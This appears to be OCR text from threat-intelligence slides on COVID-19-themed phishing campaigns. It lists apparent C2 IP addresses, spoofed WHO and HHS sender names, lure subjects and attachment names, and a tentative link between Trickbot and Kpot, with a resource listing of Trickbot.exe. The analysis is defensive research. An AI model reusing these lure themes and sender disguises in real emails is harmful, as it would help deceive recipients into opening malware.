
94.177.240.247

217.61.97.173

Subject
WHO Center for disease control
WHO: World Health Organization
Paula XXX
U.S. Department of Health & Human Services


Subject
Latest vaccine release for Corona-virus(COVID-19)
RE: COVID-19 EQUIPMENT ORDER
Re:Covid-19 Equipment Order
COVID 19 PENDIMG ORDER

Group A Characteristic of Malware C2



Group B

Malware



Group B Connection between Trickbot & Kpot

Date:2020/6/3

Subject: New COVID-19 Dealership Safety rules From Government

Attachment: New COVID-19 Dealership Safety rules From Government.pdf.gz

Malware: Kpot

Date:2020/6/28

Subject: Our coronavirus exposure


Attachment: application_coronavirus.xls

Malware: Trickbot

Group B　Connection between Trickbot & Kpot

Same Group …?


Trickbot


Resource Hacker - Trickbot.exe

Icon : 4 : 7194

```
Icon
  1 : 7194
  2 : 7194
  3 : 7194
  4 : 7194
  5 : 7194
  6 : 7194
  7 : 7194
  8 : 7194
  9 : 7194
  10 : 7194
  11 : 7194
  12 : 7194
  13 : 7194
String Table
Icon Group
Version Info
```

25A8 / A2688　48 x 48

